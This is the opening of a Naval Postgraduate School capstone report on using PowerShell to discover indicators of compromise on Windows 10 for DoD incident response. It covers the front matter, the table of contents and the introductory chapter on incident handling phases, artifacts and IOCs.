



NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

APPLIED CYBER OPERATIONS CAPSTONE REPORT

**DISCOVERING CYBER INDICATORS OF
COMPROMISE ON WINDOWS OS 10 CLIENTS USING
POWERSHELL AND THE .NET FRAMEWORK**

by

Jackie E. Turner and Andrea E. Galloway

March 2019

Project Advisors:

John D. Fulp
Theodore D. Huffmire

Approved for public release. Distribution is unlimited.

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE			<i>Form Approved OMB No. 0704-0188</i>	
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington, DC 20503.				
1. AGENCY USE ONLY (Leave blank)	2. REPORT DATE March 2019	3. REPORT TYPE AND DATES COVERED Applied Cyber Operations Capstone Report		
4. TITLE AND SUBTITLE DISCOVERING CYBER INDICATORS OF COMPROMISE ON WINDOWS OS 10 CLIENTS USING POWERSHELL AND THE .NET FRAMEWORK			5. FUNDING NUMBERS	
6. AUTHOR(S) Jackie E. Turner and Andrea E. Galloway				
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000			8. PERFORMING ORGANIZATION REPORT NUMBER	
9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A			10. SPONSORING / MONITORING AGENCY REPORT NUMBER	
11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.				
12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release. Distribution is unlimited.			12b. DISTRIBUTION CODE A	
13. ABSTRACT (maximum 200 words) This report describes research that was conducted for the purpose of advancing cyber incident response capability at the U.S. DoD-defined Tier 3 level. As both authors (at time of writing) serve in cyber support roles within the U.S. Navy, the report is written with some specificity to Navy shipboard and facility environments. Given the complexity of modern cyber systems, analysis is generally considered to be the most technically difficult task involved in the incident handling life-cycle. Significant knowledge is required to detect (or verify) that an incident has occurred and to obtain sufficient additional system information with which to direct an informed response and recovery effort. This work focuses on analysis of the Windows OS 10 (client) platform using tools native to PowerShell. The authors “attack” a host, then demonstrate how PowerShell can be used to analyze system artifacts so as to determine details regarding either attack techniques used or system weaknesses that allowed the attack to succeed. The authors then describe how the most reliable artifacts can be combined to define indicators of compromise (IOC) using PowerShell scripts—scripts that could then be deployed to proactively “hunt” for other infected systems.				
14. SUBJECT TERMS indicators of compromise, IOC, Windows, Windows 10, PowerShell, .NET, .NET framework, scripts, incident response			15. NUMBER OF PAGES 139	
			16. PRICE CODE	
17. SECURITY CLASSIFICATION OF REPORT Unclassified	18. SECURITY CLASSIFICATION OF THIS PAGE Unclassified	19. SECURITY CLASSIFICATION OF ABSTRACT Unclassified	20. LIMITATION OF ABSTRACT UU	

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release. Distribution is unlimited.

**DISCOVERING CYBER INDICATORS OF COMPROMISE ON WINDOWS OS
10 CLIENTS USING POWERSHELL AND THE .NET FRAMEWORK**

CPO Jackie E. Turner (USN) and PO1 Andrea E. Galloway (USN)

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN APPLIED CYBER OPERATIONS

from the

**NAVAL POSTGRADUATE SCHOOL
March 2019**

Reviewed by:

John D. Fulp
Project Advisor

Theodore D. Huffmire
Project Advisor

Accepted by:

Dan C. Boger
Chair, Department of Information Sciences

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

This report describes research that was conducted for the purpose of advancing cyber incident response capability at the U.S. DoD-defined Tier 3 level. As both authors (at time of writing) serve in cyber support roles within the U.S. Navy, the report is written with some specificity to Navy shipboard and facility environments. Given the complexity of modern cyber systems, analysis is generally considered to be the most technically difficult task involved in the incident handling life-cycle. Significant knowledge is required to detect (or verify) that an incident has occurred and to obtain sufficient additional system information with which to direct an informed response and recovery effort. This work focuses on analysis of the Windows OS 10 (client) platform using tools native to PowerShell. The authors “attack” a host, then demonstrate how PowerShell can be used to analyze system artifacts so as to determine details regarding either attack techniques used or system weaknesses that allowed the attack to succeed. The authors then describe how the most reliable artifacts can be combined to define indicators of compromise (IOC) using PowerShell scripts—scripts that could then be deployed to proactively “hunt” for other infected systems.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

I.	INTRODUCTION.....	1
A.	THE DOD CYBER INCIDENT HANDLING PROGRAM.....	2
1.	Detection Phase	3
2.	Preliminary Analysis Phase	3
3.	Preliminary Response Actions Phase	5
4.	Incident Analysis Phase.....	5
B.	ARTIFACTS	5
C.	INDICATOR OF COMPROMISE (IOC)	6
D.	PREVIOUS RELATED WORK	7
E.	REPORT ORGANIZATION.....	8
II.	CANDIDATE WINDOWS OS 10 ARTIFACTS OF INTEREST	11
A.	WINDOWS 10 OVERVIEW	11
B.	THE “FULPRANT EIGHT”	12
1.	Files.....	13
2.	Users	24
3.	Processes	25
4.	Registry	28
5.	Accounts.....	31
6.	Network Configuration and Connectivity Information	32
7.	Task Scheduler	34
8.	Logs	35
III.	POWERSHELL	43
A.	CMDLET STRUCTURE	44
B.	IDENTIFYING PROMINENT WINOS 10 ARTIFACTS USING POWERSHELL	46
1.	Machine and OS Information	48
2.	Files.....	49
3.	Users Logged-On.....	57
4.	Logs	58
5.	Processes	62
6.	Registry	65
7.	Accounts.....	67
8.	Network Configuration and Connection Information.....	68
9.	Tasks Scheduled	69

IV.	CHOOSING A “NOISY” ATTACK/COMPROMISE	71
A.	CONSTRAINTS AND CONSIDERATIONS.....	72
B.	EXECUTION OF THE ATTACK/COMPROMISE AND ARTIFACT GENERATION	73
	1. Reconnaissance and Exploitation	74
	2. Lateral Movement.....	78
	3. Domain Escalation	82
V.	EXAMPLE ANALYSIS SCENARIO	85
A.	GENERAL INVESTIGATION/ANALYSIS METHODOLOGY	85
	1. Preparation	86
	2. Customer Complaints and Fact Gathering	86
	3. Investigation	86
	4. Documentation	87
B.	THE CIRCE SCENARIO: STEP-BY-STEP	87
	1. Accounts.....	88
	2. Files: Typed URLs	89
	3. Network Connectivity	89
	4. Processes	91
	5. Files.....	93
	6. Network Connections: Updated.....	96
	7. Processes: Parent and Child Relationships	97
	8. Files: MFT	98
	9. Correlation of data.....	99
	10. Registry	101
	11. Logs: PowerShell.....	101
	12. Logs: System.....	102
	13. Logs: Security.....	104
	14. Using CufA as IOC with PowerShell	105
VI.	CONCLUSION	109
A.	SUMMARY	109
B.	FUTURE WORK.....	110
	LIST OF REFERENCES.....	113
	INITIAL DISTRIBUTION LIST	117

LIST OF FIGURES

Figure 1.	CIRCE Categories. Source: [1].....	4
Figure 2.	Windows Explorer Open Shares in Network Locations.	14
Figure 3.	Console Output of Net Share Cmdlet.	15
Figure 4.	Hex Dump of a custDest Jump List File.	16
Figure 5.	Console Ouput of Strings from custDest Jump List File.	17
Figure 6.	Console Output of Parsed LNK Files from a custDest Jump List File.	18
Figure 7.	Hex Dump Output of an autoDest Jump List File.	19
Figure 8.	Windows Explorer Prefetch Files.	20
Figure 9.	Process Hacker 2 Display of svchost.exe.	27
Figure 10.	Process Explorer Display of DNS cache Service	27
Figure 11.	Process Hacker 2 Display of Memory Strings from svc.exe.	28
Figure 12.	Registry Terminology.	29
Figure 13.	TypedURLSTime Subkey.....	30
Figure 14.	TimeZoneInformation Value Name.....	31
Figure 15.	Console Output of Netstat -b Output.	33
Figure 16.	Local Security Policy Audit Policy.....	37
Figure 17.	Entering PowerShell.	48
Figure 18.	Filter Specific OS Objects.	49
Figure 19.	Console Ouput of Get-ItemProperty	49
Figure 20.	Console Output of CLI Tree Command.....	50
Figure 21.	Console Output of Contain the Hidden Attribute.	50
Figure 22.	Console Output of Malicious File Type Query.....	51
Figure 23.	Console Output of Open Files.....	52

Figure 24.	Console Output of Open Shares.....	53
Figure 25.	Console Output of Open Share's Access Permissions.....	53
Figure 26.	Console Output of Get-PSDrive.	54
Figure 27.	Output to File Jump List Query.	55
Figure 28.	Console Output of Prefetch Files.....	56
Figure 29.	Console Output of Compress-Archive.....	56
Figure 30.	Console Output of DNS Cache Entries.....	57
Figure 31.	Console Output of Current Logon.	58
Figure 32.	Console Output of Logon and Logoff Events Query.....	59
Figure 33.	Console Output of Failed Logon Query.....	59
Figure 34.	Console Output of Cleared Event Logs.	59
Figure 35.	Console Output of Firewall Profile Configurations.....	60
Figure 36.	Console Output of Firewall Rule Query.	61
Figure 37.	Console Output of Firewall Adds, Changes, and Deletions Query.	61
Figure 38.	Console Output of Threat Detection Query.	62
Figure 39.	Console Output of Active Processes.....	63
Figure 40.	Console Output of Get-Process Filtered by Start Time.	63
Figure 41.	Console Output of Running Services.....	64
Figure 42.	Console Output of Account that Started a Service.	65
Figure 43.	Console Output of DLL Files for a Process.....	65
Figure 44.	Console Output HKLM Run and RunOnce Sub-hives.	66
Figure 45.	Console Output Microsoft.PowerShell Properties.....	66
Figure 46.	Console Output of Startup Applications.	67
Figure 47.	Console Output of User Profiles on The Host (Client) System.	68
Figure 48.	Console Output of Network Connections and Associated Processes.	68

Figure 49.	Console Output of Scheduled Tasks with Update in the Task Name.	69
Figure 50.	Console Output of Scheduled Tasks in the \Microsoft\Office\ Task Path.	69
Figure 51.	Polonaise User and Host Environment.	72
Figure 52.	Attack Phase Chain Concept. Adapted from [35] and [36].	73
Figure 53.	Victim-PC Exploitation from the Attack-PC.	75
Figure 54.	Victim-PC Malicious Account Added.	75
Figure 55.	Attack Enumerated Domain Groups and Users.	77
Figure 56.	Attack Enumerated Domain Admins.	77
Figure 57.	Attack Stage 1 Depiction of the Noisy Attack/Compromise.	78
Figure 58.	Attack “Logonpasswords” Dump Commands Executed on Victim-PC.	80
Figure 59.	Attack Pass-the-hash Commands Executed on Victim-PC.	81
Figure 60.	Attack Stage 2 Depiction of the Noisy Attack/Compromise.	81
Figure 61.	Attack Kerberos Ticket Dump Commands Executed on Victim-PC.	82
Figure 62.	Attack Stage 3 Depiction of the Noisy Attack/Compromise.	83
Figure 63.	Investigation of Accounts Logged on the Victim-PC.	89
Figure 64.	Get-NetworkStatistics Function Written in PowerShell 5.0. Adapted from [41].	90
Figure 65.	Investigation of Output of Get-NetworkStatistics on Victim-PC.	90
Figure 66.	Investigation of Something32.exe Get-CimInstance Command Output on Victim-PC.	91
Figure 67.	Investigation of mMmrJNpeOhVx.exe Get-CimInstance Command Output on Victim-PC.	92
Figure 68.	Investigation of Rundll32.exe Get-CimInstance Command Output on Victim-PC.	92
Figure 69.	Investigation of Temp Directory Listing on Victim-PC.	94

Figure 70.	Investigation of Temp Directory Listing Parsed for VBS Files on Victim-PC.	95
Figure 71.	Investigation of Hash of the Potentially Malicious VBS files on Victim-PC.	95
Figure 72.	Investigation of Updated Output of Get-NetworkStatistics function on Victim-PC.	96
Figure 73.	Show-ProcessTree Function Written in PowerShell 5.0. Adapted from [42].	97
Figure 74.	Investigation of Process Tree Display of Something64.exe.	98
Figure 75.	Investigation of MFT Record of Something64.Exe.....	98
Figure 76.	Investigation of Prefetch Files on Victim-PC.....	99
Figure 77.	Investigation of User Accounts and Associated SIDs	101
Figure 78.	Investigation of PSEXEC EULA Accepted by FranzL Account.....	101
Figure 79.	Investigation of Search Results for Mimikatz in the PowerShell Operational Logs on Victim-PC	102
Figure 80.	Investigation of Query for Services Installed on the Victim-PC	104
Figure 81.	Investigation of Jackattack Account Was Added to a Security-Enabled Local Group	105
Figure 82.	PowerShell IOC Script.....	106

LIST OF TABLES

Table 1.	Location of DLLs. Adapted from [9].	14
Table 2.	Location of Program Files. Adapted from [9].	14
Table 3.	Locations of Jump Lists. Adapted from [14].	16
Table 4.	Locations of Common Browser Cookie File Paths. Adapted from [9].	21
Table 5.	Locations of Browser History Locations. Adapted from [9].	22
Table 6.	Initial DLL Search Criteria. Adapted from [16].	23
Table 7.	Windows Store Application Standard DLL Search Order. Adapted from [16].	23
Table 8.	Desktop Application Standard DLL Search Order. Adapted From [16].	23
Table 9.	Locations of Logon Processes. Adapted from: [9].	24
Table 10.	Windows LogonTypes. Adapted from [17].	25
Table 11.	Registry Structure. Adapted from [9].	29
Table 12.	Account Artifacts. Adapted from [9].	32
Table 13.	Location of Network History Directories. Adapted from [9].	32
Table 14.	Network Configuration Information Commands. Adapted from [9].	33
Table 15.	Machine and OS Information Commands. Adapted from [9].	34
Table 16.	Locations of Scheduled Tasks. Adapted from [9].	35
Table 17.	Account Enumeration Event IDs. Adapted from [24].	37
Table 18.	Account Management Event IDs. Adapted from [24].	38
Table 19.	Account Logon and Logon Event IDs. Adapted from [24].	39
Table 20.	Windows 10 Added Logon Information. Source: [25].	39
Table 21.	Windows Services Event IDs. Adapted from [24].	40

Table 22.	WLAN Event IDs. Adapted from [24].	40
Table 23.	Scheduled Task Security Event IDs. Adapted from [24]......	41
Table 24.	PowerShell Event IDs. Adapted from [22].	42
Table 25.	Polonaise Network and Host Environment Information.....	71
Table 26.	Polonaise User Account Information.....	72
Table 27.	Attack Commands Used to Obtain User and Group Information.....	76
Table 28.	Attack Tools and Scripts Ported from the Attack-PC to the Victim-PC.....	79
Table 29.	Attack NetSessionEnum Enumerated Account Information.	79
Table 30.	Investigation of Path and Creation Date of Possible Malicious Files.....	93
Table 31.	Investigation of Timeline of Events Observed by the IR	100

LIST OF ACRONYMS AND ABBREVIATIONS

AD	Active Directory
API	application programming interfaces
ATA	advanced threat analytics
autoDest	automatic destination Jump List
ATP	advanced persistent threats
AV	antivirus
BCD	boot configuration data
C2	command and control
CF	compound file
CIM	common information mode
CIRCE	cyber incident or reportable cyber event
CLI	command line interface
CNDSP	computer network defense service provider
COM	component object model
CSSP	cybersecurity service provider
CSV	comma-separated value
CustDest	custom destination Jump List
CuFA	curated forensic artifact
DC	domain controller
DLL	dynamic link libraries
DNS	domain name services
DoD	Department of Defense
EOL	end of life
EULA	end-user license agreement
FAT	file allocation table
GMT	Greenwich mean time
GPO	group policy object
GUI	graphical user interface

IE	Internet Explorer
IOC	indicator of compromise
IOT	internet of things
LNK	link
LUID	locally unique identifier
MAC	media access control
MAC	modified accessed and created
MFT	master file table
MIR	Mandiant intelligent response
MSIL	Microsoft intermediate language
NTFS	new technology file system
NTLM	new technology local area network manager
OLE	object linking and embedding
OLE CF	object linking and embedding compound file
OS	operating system
PID	process identifier
RAM	random access memory
SAM	security account manager
SAM-R	security account manager remote
SCP	secure copy protocol
SIEM	security information and event management
SMB	service message block
SNR	signal to noise ratio
SID	security identifier
SSID	service set identifier
TTP	tactics (or tools), techniques, and procedures
UAC	user access control
URL	uniform resource locator
UWP	universal Windows platform
VBS	visual basic script

WLAN	wireless local area network
WMI	Windows management instrumentation
WMIC	Windows management instrumentation command-line
XML	extensible markup language

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

Jack would like to express his gratitude and thanks to his wife, Regina, for her unconditional love and support; son, Noah, for ensuring that Jack had time to complete work on time; daughter, Isabella, who provided comedic relief during long study sessions; and his family, who provided encouragement, nourishment, and company during this process.

Jack would like to dedicate this work to his late father, Harry, who impressed upon Jack to give his best effort toward anything to which he devoted his energy. Harry passed away before this thesis was finalized, but his continued presence has urged Jack to strive to achieve completion of this work and continues to urge him to achieve all of his goals in life.

Andrea would like to give honor to the invaluable help of God; daughter, Caia, for providing her with the motivation to see this through; husband, Marcus, for helping her to see the light at the end of the tunnel; mother, Esperanza, for providing her time to complete this work; and her family, who love and support her. Andrea would like to express that this endeavor is complete due to the great assistance from others. Andrea would like to offer a heartfelt thanks to those who assisted.

Sincere thanks go to the members of our capstone advisory and review committee, J. D. Fulp, Theodore Huffmire, Duane Davis, Cynthia Irvine, and Dan Boger, for their swift encouragement, aid, and review throughout this process.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

Established security implementations often depend on recognition of a file signature to detect a compromise. Many contemporary attackers recognize this and are trending toward less noisy forms of breach. As attacks become far less generalized, it has become more arduous and less useful to detect malicious activity utilizing network analysis alone. Client (host)-based infiltration, internal to the network, offers an attacker the means to gain access as a legitimate insider and pivot into more significant areas of the network unseen. This strategy is quiet and can evade detection in the early stages of the cyber kill chain. However, with effective detection and analysis tools and the training to employ them, the cyber defender will be better equipped to detect such infiltrations.

PowerShell, developed by Microsoft, is a shell (user interface that allows direct access to an OS's services) that enables the user to perform low-level task and configuration management. PowerShell works with external languages such as the .NET framework. Running principally on Windows, the .NET framework provides an environment where software applications can be created, installed, and implemented. PowerShell runs on top of the .NET framework; unlike other shells, when a system administrator user uses PowerShell, they have access to .NET framework objects. Fundamentally, an administrator system user can access certificate or registry stores as quickly as a file in the file system.

PowerShell provides not only the ability for the knowledgeable user to perform operations faster than traditional menu-driven interaction, but also allows the performance of those operations for which there simply is no user-available graphical user interface (GUI) to perform the desired task. PowerShell, if leveraged to its full potential, can greatly aid in the detection and analysis of system compromises when traditional methods, such as antivirus, may not suffice.

All OSs, along with the various applications that run on them, execute processes that create, and respond to, various system events. Many of these events generate system-level artifacts that can be accessed and evaluated by an investigator who knows how to

interpret them. Skillful interpretation and correlation of well-chosen artifacts allow the cyber defender to construct incident timelines, uncover motives, build a case against an adversary, and possibly anticipate future malicious actions.

This capstone is intended to raise awareness for the utility of PowerShell to help cyber incident response personnel to more thoroughly investigate suspect or known intrusions, and to leverage newly discovered indicators of compromise (IOCs) to aid in the proactive discovery of other systems that may have been infected/attacked using the same or similar methods.

A. THE DOD CYBER INCIDENT HANDLING PROGRAM

The CJCSM 6510.01B, 10 July 2012, titled Cyber Incident Handling Program [1], defines the DoD program for handling cyber incidents and reportable cyber events. From this point forward, the full title of this document is shortened to “CJCSM.” If we refer to any other document authored by the Joint Chiefs of Staff, the distinction will be made clear. The CJCSM incident handling life cycle includes the following six phases [1]:

- Phase 1: Detection of events
- Phase 2: Preliminary analysis and identification of incidents
- Phase 3: Preliminary response actions
- Phase 4: Incident analysis
- Phase 5: Response and recovery
- Phase 6: Post-incident analysis

The primary foci of this capstone are on the preliminary analysis and identification of incidents phase and incident analysis phase [1]. Although there is no sharp line of demarcation between any of these processes or phases, the activities that this capstone focuses on reside predominantly within the two aforementioned phases, owing to their emphasis on information discovery and analysis.

1. Detection Phase

The detection phase is arguably the most cyclical of all the phases within the cyber incident handling process and life cycle. During the detection phase, the detection of suspicious events can occur by a report from an individual or user, or by an automated detection system or sensor such as an intrusion detection system (IDS) or intrusion prevention system (IPS). Furthermore, a scan for select indicators of compromise may yield information leading to additional detections or follow-up analysis that better defines/refine the scope of a detected incident. This report assumes detection of a suspicious event has already occurred and proceeds then with the initial investigatory analysis (i.e., preliminary analysis phase) that will determine whether an incident—or reportable cyber event—has occurred.

Given that we are adhering to the incident handling framework outlined in the CJCSM [1], and the fact that this framework addresses not only incidents (implied adverse impact) but also other events that are not inherently damaging, but nonetheless worthy of reporting; we adopt the acronym CIRCE to capture both of these possibilities: cyber incident or reportable cyber event [2].

2. Preliminary Analysis Phase

The primary objectives in the preliminary analysis phase are to determine if a suspicious event is a CIRCE (or not), and to report on details discovered, as appropriate. Each CIRCE can be associated with one or more of the categories listed in Figure 1 [2]. Furthermore, a non-incident (but report-worthy) event can be upgraded to an incident during the preliminary analysis phase or during the incident analysis phase following a more thorough investigation life cycle, should new evidence warrant such. As noted in the CJCSM, “if the proper preliminary analysis is not done, some incidents may not be identified, and therefore never reported” [1]; possibly affecting global security and potentially missing an IOC that could be applied within the network and to external networks vulnerable to similar attack.

- Initial information required during this phase of the incident life cycle include, but are not limited to

- The general description of the event/incident
- The status (ongoing or ended; successful or unsuccessful)

Reporting requires that the initial responder understand enough of the nature of the activity to give an informed first impression analysis of the CIRCE, and to report if it was successful or unsuccessful, as well if it is ongoing or ended. We state “first impression” here, to make it clear that the analysis in this phase prioritizes promptness of a big picture understanding over the much more thorough, though lengthy, analysis that is expected in Phase 4.

Category	Description		
0	Training and Exercises —Operations performed for training purposes and support to CC/S/A/FA exercises.		security domains, installation of vulnerable applications, and other breaches of existing DoD policy. Reporting of these events is critical for the gathering of useful effects-based metrics for commanders.
1	Root Level Intrusion (Incident) —Unauthorized privileged access to an IS. Privileged access, often referred to as administrative or root access, provides unrestricted access to the IS. This category includes unauthorized access to information or unauthorized access to account credentials that could be used to perform administrative functions (e.g., domain administrator). If the IS is compromised with malicious code that provides remote interactive control, it will be reported in this category.	6	Reconnaissance (Event) —Activity that seeks to gather information used to characterize ISs, applications, DoD information networks, and users that may be useful in formulating an attack. This includes activity such as mapping DoD information networks, IS devices and applications, interconnectivity, and their users or reporting structure. This activity does not directly result in a compromise.
2	User Level Intrusion (Incident) —Unauthorized non-privileged access to an IS. Non-privileged access, often referred to as user-level access, provides restricted access to the IS based on the privileges granted to the user. This includes unauthorized access to information or unauthorized access to account credentials that could be used to perform user functions such as accessing Web applications, Web portals, or other similar information resources. If the IS is compromised with malicious code that provides remote interactive control, it will be reported in this category.	7	Malicious Logic (Incident) —Installation of software designed and/or deployed by adversaries with malicious intentions for the purpose of gaining access to resources or information without the consent or knowledge of the user. This only includes malicious code that does not provide remote interactive control of the compromised IS. Malicious code that has allowed interactive access should be categorized as Category 1 or Category 2 incidents, not Category 7. Interactive active access may include automated tools that establish an open channel of communications to and/or from an IS.
3	Unsuccessful Activity Attempt (Event) —Deliberate attempts to gain unauthorized access to an IS that are defeated by normal defensive mechanisms. Attacker fails to gain access to the IS (i.e., attacker attempts valid or potentially valid username and password combinations) and the activity cannot be characterized as exploratory scanning. Reporting of these events is critical for the gathering of useful effects-based metrics for commanders. Note the above CAT 3 explanation does not cover the “run-of-the-mill” virus that is defeated/deleted by AV software. “Run-of-the-mill” viruses that are defeated/deleted by AV software are not reportable events or incidents and should not be annotated in JIMS.	8	Investigating (Event) —Events that are potentially malicious or anomalous activity deemed suspicious and warrant, or are undergoing, further review. No event will be closed out as a Category 8. Category 8 will be recategorized to appropriate Category 1-7 or 9 prior to closure.
4	Denial of Service (Incident) —Activity that denies, degrades, or disrupts normal functionality of an IS or DoD information network.	9	Explained Anomaly (Event) —Suspicious events that after further investigation are determined to be non-malicious activity and do not fit the criteria for any other categories. This includes events such as IS malfunctions and false alarms. When reporting these events, the reason for which it cannot be otherwise categorized must be clearly specified.
5	Non-Compliance Activity (Event) —Activity that potentially exposes ISs to increased risk as a result of the action or inaction of authorized users. This includes administrative and user actions such as failure to apply security patches, connections across		

Figure 1. CIRCE Categories. Source: [1].

3. Preliminary Response Actions Phase

Following the preliminary analysis phase, first responders enter the preliminary response phase of the cyber incident handling process and life cycle. During this phase, the responder will work with the supporting CSSP to [1]:

- Contain the incident
- Acquire and preserve data
- Continue documentation

Arguably, event-related data from the CIRCE is acquired during both the preliminary analysis phase and the preliminary response phase. However, the data required in the preliminary response phase is notably more focused on primary storage vice secondary storage, to include volatile data (system registers, cache, random-access memory [RAM]). It is at this point for most incidents that the CSSP incident handlers take the lead.

4. Incident Analysis Phase

Following the preliminary response phase, CSSP incident handlers enter the incident analysis phase, and will conduct system analysis and work to understand the patterns of activity to characterize the threat. The ultimate objective of this phase is to discover attack delivery vectors and system weaknesses that made the attack possible. These two items, collectively, are referred to as root cause [2]. Depending upon resources (time and expertise) available, root cause(s) may not be determined for every incident. Artifacts discovered during this phase can be used to create new IOCs or update existing IOCs.

B. ARTIFACTS

The term artifact does not have a universal definition within the digital forensics community. An artifact, in our cyber incident response context, has been loosely understood to be any clue or investigative lead that may assist in determining if a CIRCE has occurred. Artifacts can be said to be the building blocks of an IOC; defining the various observable data elements used to define the IOC, and then look for additional instances of them—whether historically (in previously collected data) or in the future. Harichandran et

al. [3] noted the inconsistency among definitions of the term artifact within the cybersecurity community, and attempted to define a curated forensic artifact (CuFA) by utilizing current ontological usage of the word “artifact” as well as survey feedback from cybersecurity professionals across multiple fields. Harichandran et al., assert that the purpose of a CuFA is to “find evidence on varying systems in order to improve future investigations.” Therefore, the CuFA must have a location that is generally static and meaningful across different devices.

This report adopts the definition proposed by Harichandran et al. [3]. A CuFA “must be curated via a procedure which uses forensic techniques ... must have a location in a useful format ... must have evidentiary value in a legal proceeding ... must be created by an external force/artificially ... must have antecedent temporal relation/importance ... and must be exceptional (based on accident, rarity, or personal interest)” [3].

C. INDICATOR OF COMPROMISE (IOC)

Richard Bejtlich [4] writes that the earliest use of the term “indicator of compromise,” appeared in the second edition of *Incident Response & Computer Forensics* and the term “indicator” was used to describe an “investigative lead or tip” [4]. The first use of the term indicator of compromise, in its generally agreed upon—de facto—definition as of the time of this writing, appears to have been from the organization Mandiant. In the first Mandiant M-Trends report, published January 25, 2010, Mandiant defined IOCs as “specific signatures ... [that] look for specific file and system information ... [and] also use logical statements that characterize malicious activity in greater detail” [4]. A day later, Matt Frazier published “Combat the APT by Sharing Indicators of Compromise” to the *Mandiant* blog [5]. In his blog post, Frazier detailed that an IOC is a Boolean decision tree rather than a statically defined list of indicators. The software behind the content of this timely blog post was Mandiant’s Mandiant intelligent response (MIR 1.0), written and field-tested by David Ross. MIR is an agent-based client/server architecture utilizing a collection of information gleaned from host-based agents. MIR stores all of the audit and analysis results in XML schema that can be interpreted and utilized by nearly any open-source forensic tool capable of processing rules expressed using Boolean logic. Ross built

numerous add-ons to the MIR platform, allowing an analyst to perform a sweep for provided IOC(s) and see hits.

Utilizing a Boolean decision tree to aid in determining compromise allows the user to identify true positives, reject false positives, and evaluate exceptions to an existing IOC Boolean decision tree; allowing the analyst to adapt the tool to detect mutations and strains of old “known bad” [5]. Additionally, Ross’s add-ons integrated the MIR with compatible security information and event management (SIEM) or log management solutions. This integration allowed for automation and search functionality across enterprise networks. Enter the era of proactive cyber forensics utilizing IOCs.

All this is to say that IOCs are not spreadsheets of static information, but rather fingerprints that are ever-changing, evolving, and mutating that can be used to identify both known bad and unknown bad. IOCs rely on useful artifacts to increase the likelihood of finding “evil” [6].

D. PREVIOUS RELATED WORK

This capstone builds on the previous work conducted by NPS students Simone M. Mims and Tye R. Wylkynsone, who focused on analyzing select system artifacts that give first responders the best information to identify if a CIRCE has occurred within a Windows XP environment [7].

Mims and Wylkynsone [7] focused on identifying select Windows XP system artifacts that would lead an incident responder (IR) toward identifying whether a CIRCE had occurred. As the authors indicate in their work, “Each operating system produces its own unique collection of system artifacts” [7].

Our report focuses on the latest host version of the Microsoft OS family, Windows 10, which was released in 2015. Our report assumes that a CIRCE has occurred, and examines the identification of IOCs to be deployed using PowerShell and the .NET framework.

Starting April 8, 2014, Microsoft no longer provided technical support or security updates to Windows XP, and as of the writing of this report, Microsoft will no longer provide support or security updates to Windows 7 as of July 14, 2020 [8].

Due to both the timely end of life (EOL) of Windows XP and the upcoming EOL of Windows 7 OSs, it is important to focus on identifying artifacts within the currently supported and evolving OS versions by utilizing a feasible up-to-date toolset for identifying and analyzing those artifacts; PowerShell 5.0.

E. REPORT ORGANIZATION

This report covers the usage of PowerShell to investigate Windows OS (Windows 10 in particular) system artifacts that are considered the most reliable for determining if a system experiences a CIRCE. The utility of such an investigation is twofold. First, it is regarded as an exercise in reactive cyber forensics: analyzing pertinent data to determine if a system has been compromised, when suspicion of compromise already exists. Second, it is considered an exercise in proactive cyber forensics—often called “hunting”—as the discoveries of artifacts on one machine can be captured, evaluated as indicators of compromise, and applied as signatures to non-suspect systems to identify previously unknown/unsuspected compromises [2]. The remainder of this chapter will outline the capstone organization.

Chapter I provides an overview of the DoD cyber incident handling process and outlines the two focus areas of this capstone: the preliminary analysis and identification of incidents phase and the incident analysis phase. Additionally, this chapter defines the terms “artifact” and “indicator of compromise” (IOC). Lastly, this chapter provides an overview and relationship to previous work conducted by Simone M. Mims and Tye R. Wylkynsone [7] in their thesis titled, “Cyber Event Artifact Investigation Training in a Virtual Environment.”

Chapter II presents a discussion on the candidate Windows 10 OS artifacts that provide the investigators/responders reliable means for determining if a system has been compromised. This capstone does not cover every possible artifact; rather, it provides a categorical list of types of artifacts, and a collection of pertinent and relevant artifacts

within each category. This chapter provides a high-level overview of the Windows 10 OS. Secondly, this chapter provides a descriptive discussion on signal-to-noise ratio, in regard to artifact collection. In security operations, true positives are the signal, and false positives are the noise. The researchers discuss the FULPRANT eight (files, accounts, logs, network connections, scheduled tasks, users logged on, registry, processes) [6] artifact categories, their applicability in reactive and proactive investigation, and descriptions of signal, vice noisy artifacts, which can produce relevant indicators of compromise for proactive cyber forensics.

Chapter III provides an overview of PowerShell to include, cmdlet structure, and its utility in identifying prominent Windows 10 IOC-worthy artifacts.

Chapter IV provides an overview of the methodology followed in choosing an attack vector to generate many relevant artifacts (noisy attack) for a reactive cyber forensic scenario, and the steps taken to generate the attack. It provides information on the chosen attack, that is, the criteria for inclusion, what the attack parameters were, and how the attack was executed. The anticipated and expected artifacts of interest that were generated are outlined and defined.

Chapter V provides a focused discussion of how on-scene (i.e., Tier 3) cyber incident investigators/responders can best utilize PowerShell to perform reactive cyber forensics to discover artifacts on the targeted host. Secondly, a discussion is presented regarding how investigators/responders can perform proactive cyber forensics—threat hunting—utilizing PowerShell to identify compromises of systems not already suspect of being compromised.

Finally, Chapter VI provides a summary and conclusive remarks as well as recommendations for future work.

THIS PAGE INTENTIONALLY LEFT BLANK

II. CANDIDATE WINDOWS OS 10 ARTIFACTS OF INTEREST

